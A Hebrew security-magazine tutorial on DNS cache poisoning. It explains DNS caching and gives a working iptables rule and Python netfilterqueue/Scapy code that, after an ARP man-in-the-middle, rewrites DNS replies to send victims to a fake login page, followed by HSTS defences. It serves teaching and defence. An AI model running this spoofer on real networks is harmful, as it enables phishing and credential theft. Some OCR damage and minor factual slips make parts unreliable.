


DNS Spoofing, HSTS, Traceroute ומה שביניהם

מאת עומר שלו

הקדמה

במאמר זה נסקור את אחת ממתקפות הרשת המיידיות והאפקטיביות ביותר - מתקפת ה-DNS Cache Poisoning. הרעיון שעומד מאחוריה, הוא ליירט את תעבורת הרשת באמצעות מתקפת Man In The Middle ולבצע מניפולציות רשת שונות כגון Pharming או Phising (מדובר בשתי דרכי פעולה שונות) על ידי ניצול חולשות בפרוטוקול ה-DNS. כך יכול התוקף להשיג גישה למידע פרטי של המשתמש, כגון סיסמאות מספרי כרטיס אשראי ועוד...

DNS Cache Poisoning מתבסס על הזרקת רשומות DNS כוזבות לשמות דומיין חוקיים (כפי שנראה בהמשך), אלו יאוחסנו בזיכרון המטמון של הקורבן, וישבשו את הפעילות שלו ברשת. לדוגמא, הקורבן יהיה בטוח שהוא גולש לאתר הבנק שלו, אך בפועל הוא יכניס את כל פרטיו לאתר מזויף כתוצאה מאותם נתונים שגויים המצויים במחשבו. ברגע שיעשה זאת, התוקף ייקח את פרטי ההתחברות, יכנס לאתר הבנק המקורי ויעביר את כל כספו של הקורבן לחשבון מעבר לים.

במהלך המאמר, נבין את מבנה פרוטוקול ה-DNS ברמה העקרונית ונראה את חולשותיו. נדון באמצעי האבטחה בפרוטוקול ובשינויים ובהתאמות שהוצעו לאורך השנים. נבין כי שליטה במנגנון ה-DNS של מחשב הקורבן היא כלי חזק מאד המאפשר בסיס למתקפות רבות, ובכללן גניבת פרטים וחשבונות, החדרת נוזקה למחשב הקורבן ועוד. בנוסף, נראה דוגמא למימוש אפשרי של המתקפה ע"י כתיבת כלי בפייתון. ולבסוף, נבין מה אנחנו, משתמשי הקצה ובעלי אתרים, יכולים לעשות על מנת לזהות ולמגר את המתקפה.

אז איך זה עובד?

פרוטוקול ה-DNS (קיצור של Domain Name Server) הומצא בשנת 1983 על ידי שני סטודנטים, מטרתו הייתה להוות מאין "ספר טלפונים" עצום בגודלו שימיר כתובות IP לשמות דומיין (URL) אשר קל לבני אדם

לזכור. לפני כן, בכדי לגשת לשרת מסוים, היה צריך לזכור את כתובת ה-IP שלו. למשל בכדי לגשת לאתר www.digitalwhisper.co.il, היה צריך להקיש בשורת הכתובות את הכתובת: 5.100.248.67

כלומר היינו צריכים לזכור המון מספרים שלא אומרים יותר מדי. ניתן לומר כי הרעיון היה כמעט מהפכני לאותה תקופה, ומאז השימוש בו מהווה חלק בלתי נפרד מהאינטרנט.

אין בכוונתי לחזור יותר מדי על המאמר של אפיק קסטיאל בנושא (מאמר מצוין, ממליץ לקרוא אותו לפני מאמר זה אם אינכם מוכרים מספיק עם הפרוטוקול), אך מצאתי לנכון לתת פירוט על מנגנון ה-Caching (אותו אנו מתכוונים להרעיל).

לכל ישות ברשת מוגדר שרת DNS, אליו היא משויכת. שרת זה אחראי על מתן שירותי DNS לאותה ישות. כלומר כל בקשות ה-DNS של אותו מכשיר נשלחות אליו. שרת ה-DNS מקבל את הבקשות ומחזיר את הכתובת הנומרית לאחר תהליך עליו נדבר בהמשך. במאמר זה, נתמקד ברשתות פנימיות, כלומר רשתות LAN, אך הפרוטוקול עובד באופן כמעט זהה גם ברשתות אחרות.

רשת פנימית, היא קבוצה של מכשירים (ישויות רשתיות), אשר חולקים שירותים אינטרנטיים במשותף, ביניהם נכללים הנתב (ה-Gateway), שרתי DHCP, כתובת חיצונית, שרתי DNS ועוד...

לכל ישות רשת כזאת קיימת כתובת IP פנימית וכתובת פיזית (Mac Address) ייחודית לה, אלו מבדילות אותה מכל שאר המכשירים המחוברים. באמצעות כתובת זאת, מתקשרים מכשירי הרשת אחד עם השני. כאשר אנו מבצעים חיפוש בדפדפן, נשלחת שאילתת DNS לשרת ה-DNS שלנו, ברוב הרשתות זהו הנתב.

לדוגמא, כאשר אנו מעוניינים לתקשר עם האתר www.digitalwhisper.co.il, נשלחת פאקטת DNS אל שרת ה-DNS שלנו, בבקשה לקבל את רשומה A. פרוטוקול DNS רץ על גבי פרוטוקול UDP בפורט 53 (למעט פאקטות מאד גדולות, מעל 512 בייטים. אלו נשלחות על גבי TCP), דבר שמצד אחד מזכה אותו במיידיות ובמהירות, אך מנגד הופך אותו להרבה פחות מאובטח. בפרוטוקול UDP אין אימות על שליחת והגעת פאקטות, כלומר לשולח אין שום אינדיקציה לדעת האם החבילה הגיעה ליעדה בשלום, או שמה עליו לשלוח אחת נוספת.

על מנת שפרוטוקול ה-DNS יהיה מהיר ויום-יומי, הוא אינו מצוייד באבטחה גבוהה, ניתן לומר שכמעט בכלל לא. לכל פאקטת DNS יש מספר ID בגודל 2 בייטים, כלומר בטווח של 0 עד 65535. מספר זה אחרי על אימות תשובות ה-DNS. על התשובה להכיל את אותו מספר ID כמו בשאילתת ה-DNS. אם הוא מכיל מספר שונה, התשובה לא תתקבל.

פתחו Wireshark והתחילו הסנפה חדשה. אחר כך פיתחו את הדפדפן והיכנסו לאיזשהו אתר. חיזרו ל-Wireshark- ועצרו את ההסנפה. הקישו "DNS" בשורת הפילטרים:

Expression dns

Info	Length	Protocol	Destination	Source	Time	No.
Standard query 0x3545 A lh3.googleusercontent.com	85	DNS	192.168.1.1	192.168.1.243	8.844399	37
…Standard query response 0x3545 A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172	130	DNS	192.168.1.243	192.168.1.1	8.856816	38
Standard query response 0xa47b A www.google.co.il A 172.217.19.67	92	DNS	192.168.1.243	192.168.1.1	8.858111	39
Standard query response 0x7224 A ssl.gstatic.com A 216.58.205.227	91	DNS	192.168.1.243	192.168.1.1	8.858112	40
Standard query 0x7224 A ssl.gstatic.com	75	DNS	192.168.1.1	192.168.1.243	8.874084	43
Standard query 0xb1a5 A www.google.com	74	DNS	192.168.1.1	192.168.1.243	8.875480	44
Standard query response 0x7224 A ssl.gstatic.com A 216.58.205.227	91	DNS	192.168.1.243	192.168.1.1	8.877297	45
Standard query response 0xb1a5 A www.google.com A 216.58.213.228	90	DNS	192.168.1.243	192.168.1.1	8.878812	47
Standard query 0x3b6a A s2.googleusercontent.com	84	DNS	192.168.1.1	192.168.1.243	9.457982	93
…Standard query response 0x3b6a A s2.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172	129	DNS	192.168.1.243	192.168.1.1	9.468367	95
Standard query 0xaa83 A clients5.google.com	79	DNS	192.168.1.1	192.168.1.243	10.179452	221
Standard query 0x4268 A ogs.google.com	74	DNS	192.168.1.1	192.168.1.243	10.184198	222
Standard query response 0xaa83 A clients5.google.com CNAME clients.l.google.com A 216.58.214.46	119	DNS	192.168.1.243	192.168.1.1	10.189049	223
Standard query response 0x4268 A ogs.google.com CNAME www3.l.google.com A 172.217.18.14	111	DNS	192.168.1.243	192.168.1.1	10.194284	224
Standard query 0x4c13 A accounts.google.com	79	DNS	192.168.1.1	192.168.1.243	10.976465	291
Standard query response 0x4c13 A accounts.google.com A 172.217.23.173	95	DNS	192.168.1.243	192.168.1.1	10.987126	292
Standard query 0x5e15 A googleads.g.doubleclick.net	87	DNS	192.168.1.1	192.168.1.243	11.356243	326
Standard query response 0x5e15 A googleads.g.doubleclick.net CNAME pagead46.l.doubleclick.net A 216.58.206.2	143	DNS	192.168.1.243	192.168.1.1	11.358360	327
Standard query 0xd68c A apis.google.com	75	DNS	192.168.1.1	192.168.1.243	16.808166	522
Standard query response 0xd68c A apis.google.com CNAME plus.l.google.com A 216.58.206.14	112	DNS	192.168.1.243	192.168.1.1	16.818189	523
Standard query 0x422e A www.digitalwhisper.co.il	84	DNS	192.168.1.1	192.168.1.243	17.067470	533
Standard query response 0x422e A www.digitalwhisper.co.il CNAME digitalwhisper.co.il A 5.100.248.67	114	DNS	192.168.1.243	192.168.1.1	17.077512	534

היכנסו לאחת מהשאילתות:

```
Frame 533: 84 bytes on wire (672 bits), 84 bytes captured (672 bits) on interface 0
(Ethernet II, Src: LiteonTe_2b:e6:d7 ([redacted]:2b:e6:d7), Dst: Technico_a2:20:74 ([redacted]:a2:20:74
Internet Protocol Version 4, Src: 192.168.1.243, Dst: 192.168.1.1
User Datagram Protocol, Src Port: 59694, Dst Port: 53
(Domain Name System (query
Transaction ID: 0x422e
Flags: 0x0100 Standard query
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
Queries
www.digitalwhisper.co.il: type A, class IN
[Response In: 534]
```

ניתן לראות שהפאקטה נשלחה ל-Dst Port:53, על גבי פרוטוקול UDP, כמתואר למעלה. תחת הכותרת Domain Name System, ניתן לראות את מספר ה-ID. במקרה שלנו: Transaction ID 0x422e. כלומר מספר ה-ID במקרה שלנו הוא 16942. שאילתה זאת מבקשת לקבל את רשומת A משרת ה-DNS. רשומה A מחזיקה את כתובת ה-IP של הדומיין. פעמים רבות, לשרת ה-DNS קיימות גם רשומות אחרות. רשומות נפוצות הן:

- **MX** - רשומה המכילה את כתובת השרת המשמש את הדומיין לקבלת דוא"ל.
- **NS** - רשומה המציינת שרת אשר אחראי על מסירת מידע על הדומיין המבוקש.
- **CNAME** - שם נוסף לאותו הדומיין ("Canonical Name")
- ועוד...

אז איך השרת יודע להחזיר לנו תשובה? כאשר שרת ה-DNS מקבל את השאילתה ממערכת ההפעלה שלנו, הוא מתחיל בביצוע תהליך שבסופו יחזיר לנו כתובת. ראשית שרת ה-DNS בודק אם הכתובת המבוקשת קיימת ברשימותיו, כלומר במטמון (Cache, פירוט בהמשך). אם כן, הוא מחזיר לנו תשובה. אך אם הכתובת שביקשנו לא קיימת ברשימות המטמון של השרת, הוא מתחיל בתהליך תשאול רקורסיבי, ויתשאל את השרתים שמעליו.

אם לשרת ה-DNS אין את הכתובת המבוקשת ברשומה, הוא יפנה לאחד משרתי ה-root servers אשר כתובתם שמורות לו בזיכרון. שרתי ה-root הם אוסף שרתים עצום ברחבי הגלובוס אשר חולקים 13 כתובות (שימו לב, אמנם יש 13 כתובות, אולם מספר השרתים גבוה בהרבה). אלו מחזיקים רשומות ענקיות של שרתים האחראים על סיומות (אלו נקראים שרתי TLD), למשל gov, com, edu וכו'...

למשל, כאשר נשלח שאילתה לגבי הדומיין www.whatever.com. שרת ה-DNS שלנו ישלח שאילתה לאחד משרתי ה-root. כאן התהליך נהיה איטרטיבי, כלומר, שרת ה-root יחזיר תשובה:" אינני מכיר את www.whatever.com, אבל אני מכיר את מי שאחראי על com, הנה הכתובת שלו, אתה מוזמן לשאול אותו".

כעת, יפנה שרת ה-DNS שלנו לשרת אשר מחזיק בסיומת com, וישאל אותו האם הוא מכיר את www.whatever.com. השרת com יחזיר תשובה (איטרטיבית): "אינני מכיר את www.whatever.com, אבל אני מכיר את מי שאחראי על whatever.com, הנה הכתובת שלו, אתה מוזמן לשאול אותו".

שימו לב: בשונה מתהליך רקורסיבי, שרת com לא יתשאל את whatever.com בעצמו, אלא הוא ישלח את הכתובת שלו. כך הוא מוגן מפני התקפות מניעת שירות למיניהן (כגון DNS Amplification), אך זה כבר נושא למאמר אחר ☺. כעת השרת שלנו ישלח שאילתה ל-whatever.com בקשר ל-www subdomain. וזה יחזיר לו את הכתובת. לבסוף שרת ה-DNS יחזיר לדפדפן את כתובת ה-IP (רשומה A) של הדומיין www.whatever.com.

נחזור ל-wireshark. כעת פתחו את חבילת התשובה:

```
                    Frame 534: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
(Ethernet II, Src: Technico_a2:20:74 ([redacted]:a2:20:74), Dst: LiteonTe_2b:e6:d7 ([redacted]2b:e6:d7
                    Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.243
                    User Datagram Protocol, Src Port: 53, Dst Port: 59694
                    (Domain Name System (response
                    Transaction ID: 0x422e
                    Flags: 0x8180 Standard query response, No error
                    Questions: 1
                    Answer RRs: 2
                    Authority RRs: 0
                    Additional RRs: 0
                    Queries
                    Answers
www.digitalwhisper.co.il: type CNAME, class IN, cname digitalwhisper.co.il
digitalwhisper.co.il: type A, class IN, addr 5.100.248.67
```

ניתן לראות כי חבילת התשובה בדיוק אותו מספר Transaction ID. והיות שהיא נשלחה משרת ה-DNS, אז ה-Source Port שלה הוא 53, והיא נשלחה על גבי פרוטוקול ה-UDP.

רק לאחר שקיבל הדפדפן תשובה הוא ייצר חיבור עם האתר. לאחר שהמחשב קיבל את התשובה, הוא מאכסן אותה במטמון (Cache), ע"מ שבפעם הבאה שהמשתמש יחפש את הכתובת www.digitalwhisper.co.il, כל התהליך הנ"ל לא יידרש, המחשב יוציא את הרשומה מהמטמון, וייצור חיבור ע"פ הכתובת הנמצאת ברשומה.

בכדי לראות את תוכן המטמון שלכם, הקישו בשורת הפקודה (Command Line):

```
ipconfig /display dns
```

והנה הרשומה של www.digitalwhisper.co.il:

```
www.digitalwhisper.co.il
----------------------------------------
Record Name . . . . . : www.digitalwhisper.co.il
Record Type . . . . . : 5
Time To Live  . . . . : 14102
Data Length . . . . . : 8
Section . . . . . . . : Answer
CNAME Record  . . . . : digitalwhisper.co.il


Record Name . . . . . : digitalwhisper.co.il
Record Type . . . . . : 1
Time To Live  . . . . : 14102
Data Length . . . . . : 4
Section . . . . . . . : Answer
A (Host) Record . . . : 5.100.248.67
```


לכל פאקטת תשובה, יש שדה Time To Live או בקיצור TTL, שדה זה מציין כמה זמן התשובה תקפה, לאחר שעבר הזמן המצוין, המחשב ימחק את הרשומה מהמטמון, וכאשר המשתמש יקיש שוב את הכתובת, תשלח שאילתה חדשה (מוזמנים לחזור ל-wireshark ולמצוא את שדה ה-TTL בפאקטת התשובה).

תיאור אופן המתקפה

כעת, כאשר יש לנו הבנה בסיסית של הפרוטוקול, ניתן לדון באופן המתקפה. DNS Cache Poisoning, כשמה כן היא, הרעלת מטמון ה-DNS. כלומר מטרת המתקפה היא להרעיל את רשומות המטמון של הקורבן, כלומר לשייך שמות דומיין חוקיים לכתובות IP זדוניות.

לצורך פשטות ובהירות, נדון במתקפות בהן התוקף והקורבן באותה רשת פנימית. אולם למתקפה עוד שלל וריאציות, אך העיקרון דומה בכולן. על התוקף לזהות מתי הקורבן שולח שאילתות לשרת ה-DNS שלו ולזייף את התשובה החוזרת מהשרת, כך שתכיל כתובת זדונית המשוייכת לדומיין אותו התוקף מעוניין לזייף. ובשביל זה, על התוקף ליירט את התעבורה בין הנתקף לשרת ה-DNS. כך שפאקטות ה-DNS יכברו דרכו. את זה ניתן לעשות בכמה דרכים: מתקפות Fake AP למיניהן (כגון evil twin attack) או באמצעות מתקפות אדם בתווך (MITM).

לצורך ההדגמה שלנו נבצע תחילה מתקפת MITM על הקורבן ושרת ה-DNS. לאלו מכם שלא מכירים את המתקפה, רצוי לקרוא את המאמר "נא להכיר: האיש שבאמצע" מאת רזיאל בקר (גיליון 69 פבואר 2016), שם מפורט הסבר על המתקפה, ועל החולשה בפרוטוקול ARP המאפשרת את המתקפה. לאחר ביצוע מתקפת ה-MITM, פתחו את Wireshark במחשב התוקף. ניתן לראות את פאקטות ה-DNS של הקורבן עוברות דרך ההסנפה, כלומר לתוקף יש גישה אליהן! כעת עליו לאתר את פאקטות התשובה ולבצע Packet Manipulation, בואו נעשה זאת! כך זה נראה באופן סכימתי:



נעבור בקצרה על השלבים:

1. הדפדפן שולח בקשה לקבלת רשומה A של הדומיין אותו הוא רוצה לטעון.
2. התוקף, שביצע מתקפת MITM מקבל את השאילתה ומעבירה לשרת.
3. שרת ה-DNS מחזיר תשובה.
4. התוקף מקבל את התשובה ומשנה את הכתובת הנומרית המצוינת לכתובת של אתר זדוני מטעמו.
5. התוקף מחזיר את התשובה המזויפת לדפדפן.
6. הדפדפן טוען את החיבור עם הכתובת שהוא קיבל. שם הוא מזין את פרטי ההתחברות שלו.
7. פרטי ההתחברות מועברים לתוקף.

ביצוע המתקפה

לאחר שהכרנו את מתקפת ה-MITM, והבנו את הצד התיאורית של המתקפה, נתפנה לבצע אותה. בסעיף זה נכתוב כלי לביצוע מתקפת ה-DNS CACHE POISONING. לצורך כך דרושים הדברים הבאים:

1. מערכת תומכת Linux (לא כ"כ משנה איזו)
2. פייתון (אני אשתמש בגרסא 3, אך אין שום בעיה גם עם גרסא 2)
3. מתקפת MITM רצה
4. אתר מזויף אשר רץ ברשת אליה אתם והקורבן מחוברים

ראשית נרצה להגדיר חוק iptables. iptables הוא כלי מטעם חומת האש המוגדר במערכות Unix. הוא מאפשר שליטה בפאקטות ובתעבורה סביב מערכת ההפעלה, בעזרתו ניתן לחסום, להעביר או לאפשר תעבורת פאקטות. מצורף בסוף המאמר קישור ל-Man Page של הכלי, מומלץ לקרוא אותו. כלל של ה-iptables נקרא iptables Rule.

ובחזרה לענייננו, נרצה להגדיר Iptables Rule שיעביר את פאקטות ה-DNS אשר יעדן לקורבן (אלו הם פאקטות התשובה) ל-netfilter שלנו (בו נטפל בהמשך).

פתחו את ה-Terminal וכתבו:

```
sudo iptables -I FORWARD -d 192.168.1.243 -p udp --sport 53 -j NFQUEUE--
queue-num 1
```

הסבר קצר על הפקודה:

- **-I FORWARD** - בשדה זה ציינו כי אנו מעוניינים בפאקטות FORWARD, אלו הן פאקטות שכתובת המערכת שלנו לא מצויינת בהן[1]. כמובן שפאקטות ה-DNS של הקורבן עונות על הגדרות אלו.
- **-d** - אנו מעוניינים בפאקטות שכתובת היעד שלהן (dst) היא 192.168.1.243 (כתובת בסימולציה שלנו).
- **-p udp --sport 53** - כאן אנו מציינים כי אנחנו מעוניינים רק בפאקטות מפרוטוקול udp ב- source portשל 53. ולפי מה שלמדנו בתחילת המאמר, אלו כמובן פאקטות DNS Response.
- **-j NFQUEUE --queue-num 1** - פאקטות העונות על התנאים שציינו קודם, יועברו לטיפול ב-netfilter המקונפג על מספר 1 (יכול להיות גם מספר אחר, רק זכרו בהמשך, שנגדיר את ה-netfilter להשתמש באותו מספר שהגדרתם כאן)

על מנת לראות את כל ה-iptables rules המוגדרים אצלכם, כתבו אך הפקודה הבאה:

```
sudo iptables -L
```

```
omer@omer-Lenovo-S20-30:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
NFQUEUE    all  --  anywhere             DESKTOP-M2SQT4O.lan  NFQUEUE num 1

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
omer@omer-Lenovo-S20-30:~$
```

נעבור להגדיר את ה-netfilter. נשתמש במודול בפייתון שנקרא netfilterqueue. מודול זה נכתב בשפת c ולכן על מערכת ההפעלה שלכם לדעת לקמפל c (אם אין לכם, התקינו c Compiler, למשל gcc). שימו לב, כלי זה עובד בסינכרון עם iptables, כך אנו יכולים לערוך ולשנות פאקטות בזמן אמת, בשונה מכלים אחרים כגון Scapy. אצרף לינק בסוף המאמר ל-Documentation, שם תוכלו למצוא איך להתקינו.

ראשית נייבא את הספריות הדרושות:

```
from netfilterqueue import NetfilterQueue
from scapy.all import UDP, DNSRR, DNS, IP
```

בשורה אחת על Scapy: מדובר בספריית פייתון שנועדה לניטור, יציאה ובקרה על חבילות רשת. התוכנית בעלת יכולות סריקה ומעקב אחר תעבורה ברשת, סריקת פורטים ויצירת חבילות מידע ברשת המקומית. לאחר שייבאתם הכל, קלטו לתוכנית מחרוזת localIP, שתכיל את כתובת האתר המזוייף.

[1] כתובת המערכת שלנו לא מופיעה הן כ-src והן כ-dst, פאקטות המיועדות לניתוב

כעת נרצה להגדיר את ה-netfilter:

```
from netfilterqueue import Netfilterqueue
from scapy.all import UDP, DNSRR, DNS, IP

def print_and_send(pkt):
    pkt.accept()

nfqueue = Netfilterqueue()
nfqueue.bind(1, print_and_send)
try:
    print("Waiting for data")
    nfqueue.run()
except KeyboardInterrupt:
    print('Exiting...')
```

נסביר בקצרה, ניצור netfilter ונגרום לו להאזין על "מספר 1", אותו מספר שהגדרנו קודם בשורת הפקודה, ועם הפונקציה print_and_send. כרגע היא לא עושה משהו מעניין חוץ מלקבל את הפאקטה ולהעבירה, אבל כעת נטפל גם בה.

ראשית נרצה לבדוק האם הפאקטה שקיבלנו היא פאקטת DNS, אם לא אנו לא מעוניינים בה ופשוט נעשה לה accept.

ניעזר בפונקציה get_payload וניצור את scapy_packet:

```
def print_and_send(pkt):
    payload = pkt.get_payload()
    scapy_packet = IP(payload)
```

כאמור, נבדוק האם הפאקטה על גבי פרוטוקול UDP ב-src port 53, אם כן יש לנו תשובת DNS:

```
if scapy_packet.haslayer(UDP) and scapy_packet.getlayer(UDP).sport == 53:
```

כעת, נדפיס קצת מידע על הפאקטה (חלק אופציונאלי אך עשוי להיות שימושי):

```
print("DNS packet in port " + str(scapy_packet.getlayer(UDP).dport ) + " ID : "+ str(scapy_packet[DNS].id)+ " " +
    str(scapy_packet[IP].src) + "=> "+ str(scapy_packet[IP].dst) +" "+
    str(scapy_packet[DNS].qd.qname.decode('utf-8')))
```

ניצור את פאקטת ה-DNS המזוייפת שלנו:

```
#Create the spoofed packet
Spoofed = IP(
            dst = scapy_packet[IP].dst,
             src = scapy_packet[IP].src
             )/ \
        UDP(
            dport = scapy_packet.getlayer(UDP).dport,
            sport = scapy_packet.getlayer(UDP).sport
            )/ \
        DNS(
            id = scapy_packet[DNS].id ,
            qr = 1,
            aa = 1,
            qd = scapy_packet[DNS].qd ,
            an = DNSRR(rrname = scapy_packet[DNS].qd.qname, ttl = 19, rdata = localIP)
            )
```

שימו לב לשדה ה-an, בו הגדרנו פאקטת תשובה (DNSRR), שמכילה את שם הדומיין שאותו חיפש הקורבן, את ה-TTL, ואת כתובת התשובה שקלטנו בתחילת התכנית. בנוסף, הגדרנו את שדה ה-id שיכיל את מספר ה-id ששלח השרת המקורי, אותו id ששלח הקורבן בשאילתת ה-DNS. נכניס את המידע המזוייף לפאקטה המקורית, על ידי פקודת set_payload:

```
#Set the new payload into the original packet
#Remember: the payload has to be in bytes!
pkt.set_payload(bytes(Spoofed))
#accept the packet
pkt.accept()
```

אגב, את הקוד המלא ניתן למצוא בנספח א' בסוף המאמר.

נשמור ונריץ:

```
omer@omer-Lenovo-S20-30:~$ sudo python3.6 DnsSpoofResp.py
Fake website IP adress: 192.168.1.171
Waiting for data
DNS packet in port 64288 ID : 48801 192.168.1.1=> 192.168.1.243 lan.lan.
DNS packet in port 54048 ID : 32263 192.168.1.1=> 192.168.1.243 ssl.gstatic.com.
DNS packet in port 62160 ID : 29178 192.168.1.1=> 192.168.1.243 www.digitalwhisper.co.il.
DNS packet in port 61515 ID : 64653 192.168.1.1=> 192.168.1.243 ssl.google-analytics.com.
```

וממכונת הקורבן נפתח אתת הדפדפן ונחפש את Digital Whisper:

קוראינו הותיקים בטח מרימים גבה כעת, תירגעו זה לא רק אתם ☺, כך באמת לא נראה דף הבית של Digital Whisper, כלומר, המתקפה עבדה!

שימו לב: לעיתים, הקורבן יקבל אזהרה קטנה בצד המסך על היעדר ssl-certificate זמינה, אזהרה שמקבלים לעיתים גם בכניסה רגילה לאתרים.

ניתן גם לראות את ההסנפה של הקורבן ואת פאקטת התשובה המזוייפת:

```
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.243
User Datagram Protocol, Src Port: 53, Dst Port: 51843
(Domain Name System (response
Transaction ID: 0xb076
Flags: 0x8500 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
www.digitalwhisper.co.il: type A, class IN
Answers
www.digitalwhisper.co.il: type A, class IN, addr 192.168.1.171
```

כמובן שניתן לעצב את הדף המזוייף להיות קצת יותר משכנע משלי, זה היה רק משהו קטן שהכנתי בכמה שורות בכדי להמחיש. תוקף אמיתי יכול פשוט להעתיק את ה-HTML FORM מהאתר המקורי וליצור אתר מזוייף זהה במראה.

זיהוי ומיגור המתקפה

אז בטח אתם שואלים את עצמכם כעת, מה ניתן לעשות? אם אתם בעלי אתרים או שירותים אינטרנטיים מסויימים, ואינכם רוצים שפרטיות המשתמשים תיפגע ומידע ידלוף החוצה, יש לכך פתרון.

HSTS

HTTP Strict Transport Security או בקיצור HSTS, הוא פרוטוקול תקשורת אינטרנטי האחראי על אימות ואבטחה של ערוץ התקשורת בין הלקוח והשרת. HSTS מכריח חיבור אך ורק דרך פרוטוקול HTTPS, ועם SSL Certificate זמינה ומאומתת.

בכדי להבטיח שתמיד ייעשה חיבור לאתר שלכם דרך פרוטוקול HTTPS, יש להוסיף את Strict-Transport-Security header לכל תשובות ה-HTTPS שהשרת מחזיר. ה-header הזה מפרט לדפדפן פרמטר שנקרא max-age, אשר מכיל מספר (בשניות), מספר זה מפרט לכמה זמן דרישת ה-HTTPS תקפה. בנוסף, קיים פרמטר אופציונאלי נוסף includeSubDomains אשר אומר לדפדפן להתחבר רק באופן מאובטח עבור כל ה-SubDomains. כך נראה המבנה של header כזה:

```
Strict-Transport-Security: max-age=expireTime [; includeSubdomains]
```

לדוגמא:

```
Strict-Transport-Security: max-age=3153600 ; includeSubdomains
```

שימו לב, כאן הגדרנו max-age=3153600 , כלומר על הדפדפן להשתמש ב-HSTS למשך שנה לכל ה-SubDomains.

נקודה חשובה: משיקולי אבטחה, הדפדפן יעלם מה-Strict-Transport-Security header במקרה והגישה מתבצעת דרך HTTP.במקרה כזה, תוקף יכול ליירט את תעבורת ה-HTTP הלא מוצפנת ולערוך או למחוק את ה-header. רק כאשר האתר נגיש דרך HTTPS עם certificate תקפה, הדפדפן ייכבד את ה-header הזה.

אך מה אם הקורבן ניגש בפעם הראשונה לאתר? אם הדפדפן נגש לאתר בפעם הראשונה, הוא לא נתקל ב-header כזה לפני כן. תוקף יכול להגיש לו אתר מזוייף ללא HTTPS או Certificate זמין, הדפדפן יתחבר אליו, והמתקפה תעבוד.

למקרים כאלו קיימת ה-HSTS preload list. אם האתר נמצא ברשימה, הדפדפן ידע להתחבר אליו רק באמצעות HTTPS, ולעולם לא יתחבר באמצעות חיבור שונה. כך, גם אם המשתמש ניגש לאתר בפעם הראשונה, הוא יהיה מוגן. רשימה זאת מובנית ברוב הדפדפנים: Chrome, Firefox, Safari ועוד רבים...

